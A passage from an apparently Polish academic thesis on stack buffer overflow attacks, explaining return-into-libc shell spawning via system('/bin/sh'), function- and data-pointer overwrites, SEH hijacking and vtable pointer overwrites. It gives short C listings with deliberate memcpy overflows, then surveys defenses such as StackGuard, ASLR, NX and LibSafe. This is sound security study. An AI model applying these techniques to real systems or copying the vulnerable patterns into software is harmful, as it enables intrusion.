Przepełnianie stosu za pomocą nadpisania adresu powrotnego to zaledwie wierzchołek góry lodowej, jak również początek ewolucji w klasie ataków wykorzystujących przepełnienie bufora. Ataki te wyewoluowały poza segment stosu, sięgając do segmentu sterty programu, ale przepełnienie sterty (ang. heap smashing) pozostaje poza tematyką tej pracy. W dziedzinie przepełniania bufora na stosie nadal trwa intensywny rozwój exploitów, który – powtarzając za Solar Designer'em – urósł już do miana sztuki, zważywszy na stopień skomplikowania i złożoności exploitów.

5.1. Arc injection.

Termin „arc injection" oznacza dodanie do grafu przepływu danej aplikacji nowej krawędzi. Dla porównania, standardowe przepełnienie stosu dodaje nowy węzeł do grafu przepływu aplikacji. Szczególną i najpowszechniejszą odmianą tego rodzaju ataku jest atak typu return-into-libc[16], który również ma wiele odmian i jest ciągle rozwijany. Jest on skuteczny nawet przy stosie oznaczonym jako niewykonywalny. Główna idea tego ataku polega a tym, że jeśli nie możemy wykonać żadnego kodu na stosie, to możemy wykonać funkcję biblioteczną, zamapowaną już wcześniej w przestrzeni adresowej programu. Ponieważ standardowa biblioteka języka C nosi nazwę libc, więc stąd wzięła się nazwa dla tej odmiany „arc injection". Podstawowa wersja return-into-libc polega na użyciu przepełnienia bufora na stosie w celu takiej modyfikacji adresu powrotnego, żeby jego wartość wskazywała na funkcję `system()` ze standardowej biblioteki C, której kod nie znajduje się na stosie. Funkcja ta może przyjąć jako argument `/bin/sh`. Jeżeli zostanie ustalony adres łańcucha `/bin/sh` i następnie odłożony na stosie, wtedy funkcja `system()` utworzy nową powłokę systemu. Zanim uda się stworzyć efektywnego exploita, trzeba jeszcze rozwiązać pewien problem. Chodzi o sposób umieszczenia na stosie argumentu dla funkcji `system()`. Rozwiązanie polega na utworzeniu zmiennej środowiskowej przechowującej łańcuch `/bin/sh`. Następnie adres tego łańcucha zostaje pobrany i umieszczony na stosie, po czym zostanie dopisany za

[16] www.insecure.org/sploits/non-executable.stack.problems.html

adresem funkcji `system()` w buforze wejściowym programu (przepełnianym). Efektem takiego wywołania będzie powłoka użytkownika, lecz bez uprawnień root'a, gdyż zostały one odebrane przez funkcję `system()`. Żeby wyeliminować ten problem, należy za pomocą programu opakowującego (ang. wrapper) ustawić identyfikator użytkownika (i grupy) na wartość 0, po czym wywołać powłokę. Natomiast sam program opakowujący powinien być wywołany za pomocą funkcji systemowej execl(). Kolejną komplikacją, na jaką można trafić wykonując ten atak, są zerowe bajty w adresach funkcji z biblioteki libc. Wystąpienie choć jednego zerowego bajtu zapobiegnie skutecznemu atakowi, gdyż miejsce wystąpienia tego bajtu zostanie odczytane jako koniec bufora. Istnieją sposoby na obejście tego poprzez tzw. „chaining", czyli wiązanie wywołań różnych funkcji z biblioteki libc[17].
Ten typ ataku może być podstawą, elementem budulcowym dla bardziej skomplikowanych i złożonych exploitów.

5.2. Pointer subterfuge.

„Pointer subterfuge"[18] (w wolnym tłumaczeniu: oszukiwanie wskaźnika) jest generalnym określeniem dla exploitów, które modyfikują wartość wskaźnika. Istnieją co najmniej cztery rodzaje ataków zawartych w tej grupie: modyfikacja wskaźnika funkcji, modyfikacja wskaźnika danych, przechwytywanie wyjątków, nadpisywanie wskaźnika wirtualnego.

Modyfikacja wskaźnika funkcji ma na celu przekierowanie wykonania programu do kodu spreparowanego przez napastnika. Stanowi ona alternatywę dla nadpisywania adresu powrotnego z funkcji w sytuacjach, kiedy wskaźnik funkcji jest zmienną lokalną, lub polem w bardziej złożonym typie danych, takim jak `struct` albo `class` w C/C++.

```
void f1(void * arg, size_t len) {

char buff[100];

void (*f)() = ...;

memcpy(buff, arg, len); /* przepełnienie bufora */

f();
/* ... */
return;
}
```

Listing 5.1 Ilustracja możliwości ataku za pomocą modyfikacji wskaźnika funkcji

[17]The advanced return-into-lib(c) exploits, phrack 58, 0x04
[18] www.computer.org/security/

Listing 5.1 pokazuje, że atakujący – przy założeniu że `f` jest lokalną zmienną funkcyjną, kładzioną na stosie tuż za buforem – może użyć przepełnienia bufora do jej zmodyfikowania. Jeśli atakujący ustawi wartość `f` na adres bufora `buff`, wtedy wywołanie `f` przekaże kontrolę do kodu, który został umieszczony w tym buforze. Modyfikacja wskaźnika funkcji może być efektywnie łączona z pozostałymi technikami, zwłaszcza w przypadkach, gdy atakowany program jest zabezpieczony przez narzędzie typu StackGuard[19], którego zadaniem jest wykrycie modyfikacji adresu powrotnego z funkcji.

Jeśli adres jest używany jako cel w kolejnym przypisaniu w programie, to kontrola tego adresu pozwala atakującemu modyfikować inne lokacje w pamięci. Technika ta znana jest pod nazwą „arbitrary memory write".

```
void f2(void * arg, size_t len) {
char buff[100];

long val = ...;

long *ptr = ...;

extern void (*f)();

memcpy(buff, arg, len); /* przepełnienie bufora */

*ptr = val;

f();

/* ... */
return;
}
```

Listing 5.2 Ilustracja możliwości ataku za pomocą modyfikacji wskaźnika danych.

Jak widać na listingu 5.2, przepełnienie bufora spowoduje modyfikację wartości `*ptr` i `val`, dając atakującemu możliwość zapisania w tym miejscu czterech bajtów, wybranych przez niego. Modyfikacja wskaźnika danych stanowi również użyteczny blok budulcowy dla bardziej złożonych exploitów. Można ją także efektywnie łączyć z tradycyjnym przepełnieniem stosu, czego konkretnym przykładem jest exploit autorstwa Litchfield'a dla błędu oznaczonego jak MS03-026[20]

[19] gcc.fyxm.net/summit/2003/Stackguard.pdf
[20] D. Litchfield, *Defeating the Stack Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server*, 2003; www.nextgenss.com/papers/defeating-w2k3-stack -protection.pdf.

Ataki polegające na przechwytywaniu wyjątków (ang. Exception – handler hijacking) mają zastosowanie głównie dla systemów operacyjnych z rodziny Windows. Wykorzystują one mechanizm SEH (Structured Exception Handling). Kiedy generowany jest wyjątek, Windows sprawdza listę wyjątków i wywołuje jeden z nich poprzez odpowiedni wskaźnik funkcyjny przechowywany na liście zgłoszeń (ang. list entry). Ponieważ listy zgłoszeń przechowywane są na stosie, można wykorzystać przepełnienie bufora w celu podmiany tego wskaźnika funkcyjnego, tak żeby wskazywał na odpowiednią, wybraną przez atakującego lokację.

Większość kompilatorów języka C++ implementuje funkcje wirtualne poprzez tablicę funkcji wirtualnych (ang. virtual function table VTBL), powiązaną z każda klasą. VTBL jest tablicą wskaźników funkcyjnych, która jest używana w czasie wykonywania programu do zaimplementowania dynamicznego przydzielania (wiązania). Z kolei indywidualne obiekty wskazują na odpowiednią VTBL przez wskaźnik wirtualny (ang. virtual pointer VPTR), przechowywany w nagłówku obiektu. Zastąpienie VPTR obiektu wskaźnikiem do odpowiednio spreparowanej tablicy VTBL pozwoli atakującemu na przejęcie kontroli nad programem podczas kolejnego wywołania funkcji wirtualnej.

```
void f3(void * arg, size_t len) {

char *buff = new char[100];

C *ptr = new C;

memcpy(buff, arg, len); /* przepełnienie bufora */

ptr->vf(); /* wywołanie funkcji wirtualnej */

return;

}
```

Listing 5.3 Ilustracja możliwości ataku za pomocą nadpisania wskaźnika wirtualnego.

Nadpisanie wskaźnika wirtualnego nie jest jeszcze szeroko używane w praktyce, ale jest to potencjalnie efektywna technika ataku, nawet gdy atakowany program używa technik zapobiegających przepełnieniu w segmencie sterty.

6. Sposoby i narzędzia służące zapobieganiu przepełnieniu stosu.

Skuteczna ochrona przed atakiem wykorzystującym możliwość przepełnienia bufora wymaga zastosowania kombinacji różnych narzędzi i sposobów, gdyż, jak już napisałem we wcześniejszej części pracy, nie istnieje aplikacja, która pozwoliłaby sprawdzić kompleksowo podatność dowolnej innej aplikacji na tego rodzaju błąd. Dlatego też w dalszej części niniejszego rozdziału przedstawię stosowane dotychczas metody i narzędzia, dzięki którym ryzyko pomyślnego ataku na podatny program jest znacznie umniejszone.

6.1. Analiza statyczna kodu.

Proces wyszukiwania i „naprawa" (czyli przepisywanie) podatnych na atak przepełnienia bufora funkcji używanych w danej aplikacji, nazywany jest statyczną analizą kodu, gdyż jest on wykonywany przed wdrożeniem aplikacji do użytkowania. W tym procesie kod źródłowy aplikacji zostaje poddany skanowaniu i deasemblacji w celu wyszukania fragmentów podatnych na atak. Nie zawsze jednak takie rozwiązanie jest skuteczne, ponieważ automatyczne narzędzie może doszukać się podatności na atak w miejscu, które nie jest podatne, oraz może również to narzędzie przeoczyć miejsce faktycznie podatne na atak. Najbardziej znane aplikacje służące do statycznej analizy kodu, to m.in. ITS4, FlawFinder, RATS, STOBO (bliższe informacje o tych, jak również o przedstawionych w innych miejscach pracy narzędziach, można znaleźć przeglądając adresy i artykuły wymienione w bibliografii na końcu niniejszej pracy).

6.2. Rozwiązania dynamiczne, izolacja.

Wiedząc, jakie dane są najbardziej krytyczne dla ataku, można spróbować jemu zapobiec poprzez weryfikację integralności tych danych. Przykładem tego rodzaju danych jest adres powrotny z funkcji. Taki proces nazywany jest „rozwiązaniem dynamicznym" (ang. dynamic solution) z tego względu, że dane są zarządzane i weryfikowane dynamicznie w środowisku uruchomieniowym poszczególnego programu. Generalizując, „dynamiczne rozwiązania"

można podzielić na cztery grupy: ochrona adresu, ochrona danych wejściowych, sprawdzenie granic buforów, „zaciemnianie” (ang. obfuscation).

Podstawą konstrukcji narzędzi z pierwszej grupy jest założenie polegające na tym, że adresy (np. adresy powrotne) są danymi krytycznymi i muszą zostać oznaczone. Takie oznaczenia nazywane są metadanymi (ang. metadata). Przykładem metadanych mogą być „kanarki” (ang. canary) umieszczane przez program StackGuard na stosie w celu wykrycia zmiany adresu powrotnego funkcji. Pozostałymi przykładami aplikacji realizujących „dynamiczne rozwiązania” są – różniące się między sobą rodzajem wprowadzanych i weryfikowanych metadanych – takie narzędzia jak: ProPolice, PointGuard, Hardware Supported PointGuard, StackGhost, RAS, RAD, DISE, Rational PurifyPlus Software Suite.

Narzędzia oparte na kontroli danych wejściowych są uważane za najbardziej obiecujące. Ich konstrukcja opiera się na założeniu, że dane „zewnętrzne” są niegodne zaufania, dopóki nie zostanie udowodnione, że tak nie jest. Weryfikacja znów przebiega za pomocą odpowiednich metadanych, i jest ona najbardziej efektywna w połączeniu z rozwiązaniami sprzętowymi (np. oznaczona pamięć).

Sprawdzenie granic buforów za pomocą odpowiednich metadanych jest wbudowane w takich językach programowania, jak Java, Python, Perl. Nie eliminuje to jednak błędów, które mogą wystąpić w maszynie wirtualnej, bądź w interpreterze danego języka (np. Java Virtual Machine[21]).

Metoda „zaciemniania” polega na wprowadzeniu losowości w rozmieszczaniu adresów , które próbuje zdobyć atakujący (np. adresów z biblioteki libc – standardowej biblioteki języka C). Ma to na celu uniknięcie wykonania ataku typu return-into-libc (m.in. ASLR - Address Space Layout Randomization).

Natomiast izolacja polega głównie na zabronieniu wykonywania kodu na stosie, czyli odcięciu intruzowi dostępu do stosu. Ideę tę realizuje patch autorstwa Solar Designer’a (wspomniane we wstępie do niniejszej pracy) oraz sprzętowe rozwiązania AMD NX (no execute) czy INTEL XD (execute disable).

[21] www.securityfocus.com

Choć powyższe rozwiązania wydają się skuteczne i efektywne, to jednak takimi nie są. Udało mi się dotrzeć do artykułów zawierających sposoby i metody obchodzenia przedstawionych wyżej narzędzi[22], nawet sprzętowe rozwiązania nie gwarantują całkowitego zabezpieczenia przed atakiem przepełnienia bufora[23].

6.3. Bezpieczne biblioteki, nakładki.

Kolejnym sposobem, służącym zapobieganiu przepełnieniu bufora, jest używanie tzw. bezpiecznych bibliotek, czyli bibliotek z przebudowanymi w aspekcie bezpieczeństwa funkcjami. Flagowym przykładem jest tutaj LibSafe pod Linux. LibSafe jest niewielką biblioteką ładowaną dynamicznie, którą za pomocą mechanizmu preload można dołączać automatycznie do każdego startującego procesu. Mechanizm preload umożliwia wczytanie wybranej biblioteki przed innymi - w tym przypadku tą biblioteką jest LibSafe. Zastępuje ona szereg popularnych funkcji, znanych z tego, że ich nieumiejętne stosowanie często bywa przyczyną udanych ataków. Dzięki temu nie jest wymagana ponowna kompilacja zainstalowanych w systemie programów. LibSafe weryfikuje poprawność argumentów z którymi je wywołano dlatego – teoretycznie – jest w stanie zapobiec atakom typu buffer overflow oraz format string. Wszystko odbywa się w sposób całkowicie przeźroczysty dla użytkownika, który bez użycia narzędzi typu strace nie zorientuje się, że uruchamiane programy używają nowych, bezpieczniejszych funkcji. Ich sposób działania w zasadzie nie różni się od oryginalnych z libc. Jednak można obejść również zabezpieczenie oferowane przez LibSafe[24].
Chyba najbardziej znaną nakładką na jądro systemu Linux jest grsecurity[25], która niestety również jest podatna na przepełnienie bufora na stosie[26] i w efekcie dopuszcza wykonanie ataku typu return-into-libc, choć nie jego podstawowej wersji, tylko bardzo zaawansowanej.

[22] www.phrack.org
[23] http://www.anandtech.com/cpuchipsets/showdoc.aspx?i=2239&p=2
[24] http://www.cc-team.org
[25] http://grsecurity.net/
[26] http://www.cc-team.org

6.4. Profilaktyka.

Jak więc widać z powyższej syntezy materiałów i narzędzi mających na celu zapewnienie ochrony przed przepełnieniem bufora, narzędzie badające całościowo podatność aplikacji na przepełnienie bufora nie istnieje. Co więcej, na każde istniejące w tej chwili oraz w tej materii narzędzie istnieje sposób jego obejścia. Przypomina to nieustanną walkę policjantów i złodziei, im bardziej zaawansowane narzędzia stają się dostępne, tym bardziej zaawansowane exploity są tworzone. Koniec końców, cierpi na tym zwykły użytkownik, z tego względu, że stosowanie tych narzędzi negatywnie wpływa na wydajność aplikacji, bądź systemu, w zależności od rodzaju stosowanego narzędzia. Z powyższego zestawienia wynika również fakt, że znaczna większość rozwiązań w tej materii proponowana jest pod system operacyjny Linux. Technologia DEP (ang. Data Execution Prevention) pod systemy z rodziny Windows nadal się rozwija i nie jest pozbawiona krytycznych słabości[27], stanowi za to próbę kompleksowego ujęcia problemu poprzez połączenie różnych sposobów ochrony, włączając w to wsparcie sprzętowe (bit NX). Głównym zaś czynnikiem powodującym występowanie błędów przepełnienia niezmiennie pozostaje nieuwaga i niefrasobliwość programistów. Dlatego też warto zwracać uwagę na funkcje, których się używa i sposób, w jaki się ich używa, żeby ustrzec się przed przepełnieniem bufora.

7. Podsumowanie i perspektywy rozwoju narzędzia MISEV.

Wobec materiału badawczego przedstawionego w poprzednim rozdziale, jak również w całej niniejszej pracy oraz na skutek przeprowadzonych przeze mnie badań pozwalam sobie wysnuć wniosek mówiący, jak bardzo potrzebne jest narzędzie takie jak MISEV. Aktualna postać MISEV stanowi podstawowy moduł docelowej wersji tej aplikacji, konstrukcja której powinna zająć dużo czasu według moich szacunków, ze względu na trudność, innowacyjność i złożoność tego projektu. Dokładniej, ma to być środowisko uruchomieniowe, pełniące rolę diagnostyczną, polegającą na wypróbowywaniu wszystkich znanych (jak dotąd) metod ataku przepełnienia bufora na stosie badanej aplikacji. Metodologia ta nosi nazwę „proof of

[27] http://woct-blog.blogspot.com/2005/01/dep-evasion-technique.html

concept”. Jeśli rozwój tego narzędzia nie ustanie po zdaniu niniejszej pracy, to istnieje bardzo duża szansa na pomyślny koniec zapoczątkowanego w mojej pracy projektu z pożytkiem dla wszystkich użytkowników, którzy są zmęczeni coraz to nowszymi a mimo to nieskutecznymi ostatecznie i efektywnie narzędziami. Przewaga MISEV, jak dotąd w teorii, uwidacznia się w tym, że przetestowana aplikacja ma gwarancję niepodatności na błąd przepełnienia bufora na stosie. Być może, przy aktywnym wsparciu ze strony specjalistów, MISEV położy wreszcie kres „błędowi dekady”, w taki sposób żeby nie był to błąd dwóch dekad. Jak widać jest jeszcze mnóstwo pracy do wykonania, ufam że moja praca jest dobrym początkiem drogi do całkowitej eliminacji jakże ważnego zagrożenia, którym jest przepełnienie stosu.

8. Bibliografia.

1. AlephOne's 1996 "Smashing the Stack for Fun and Profit" (in Phrack 49 at www.phrack.org/show.php?p=49&a=14)
2. Jon Erickson „Haking, sztuka penetracji" wyd. Helion, 2004
3. Piotr Sobolewski „Przepełnianie stosu pod Linuxem" Hakin9 04/2004
4. Kris Kaspersky „Deasemblowanie kodu" wyd. RM 2004
5. Andrzej Dudek „Nie tylko wirusy" wyd. Helion 2005
6. Marc J. Rochkind "Programowanie w systemie UNIX dla zaawansowanych" WNT 1993
7. J. C. Foster, V. Osipov, N. Bhalla, N. Heinen "Buffer Overflow Attacks" Syngress Publising, Inc 2005
8. C. Cowan et al., "Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade," *DARPA Information Survivability Conf. and Expo* (DISCEX '00), 2000; www. immunix.com/pdfs/discex00.pdf
9. S. Bhatkar, D. C. Duvarney, and R. Sekar, "Address Obfuscation: an Efficient Approach to Combat a Broad Range of Memory Error Exploits," In *Proc. of the 12th USENIX Security Symposium*. 2003.
10. E. Chien, and P. Szor, "Blended Attacks Exploits, Vulnerabilities and Buffer-Overflow Techniques in Computer Viruses," In *Proc. of Virus Bulletin Conf*, 2002
11. T. Chiueh, F. Hsu, "RAD: A Compile-Time Solution to Buffer Overflow Attacks," In *Intl. Conf. on Distributed Computing Systems*, 2001.
12. M.L. Corliss, E.C. Lewis, and A. Roth, "Using DISE to Protect Return Addresses from Attack," *ACM SIGARCH, Vol 33. No. 1,* 2005.
13. C. Cowan, S. Beattie, R.F. Day, C. Pu, P. Wagle, and E. Walthinsen, "Protecting Systems from Stack Smashing Attacks with StackGuard," the Linux Expo, Raleigh, NC,1999
14. Flawfinder, Dostępny: http://www.dwheeler.com/flawfinder/
15. E. Haugh, and M. Bishop, "Testing C Programs for Buffer Overflow Vulnerabilities," In *Proc. of the 2003 Symposium on Networked and Distributed System Security (SNDSS 2003)* (Feb. 2003)
16. T. Krazit, "PCWorld - News - AMD Chips Guard Against Trojan Horses," IDG News Service, 2004.
17. RATS, Dostępny: http://www.securesw.com/rats
18. SOLAR DESIGNER, Linux kernel patch from the Openwall Project (Non-Executable User Stack), 2002. Dostępny: http://www.openwall.com/
19. www.grsecurity.net
20. J. Viega, J.T. Bloch, Y. Kohno, and G. Mcgraw, "ITS4: A Static Vulnerability Scanner for C and C++ Code," In *Proc. of the 16th Annual Computer Security Applications Conferenc*e, 2000.

21. www.phrack.org
22. www.securityfocus.com
23. www.microsoft.com
24. www.cc-team.org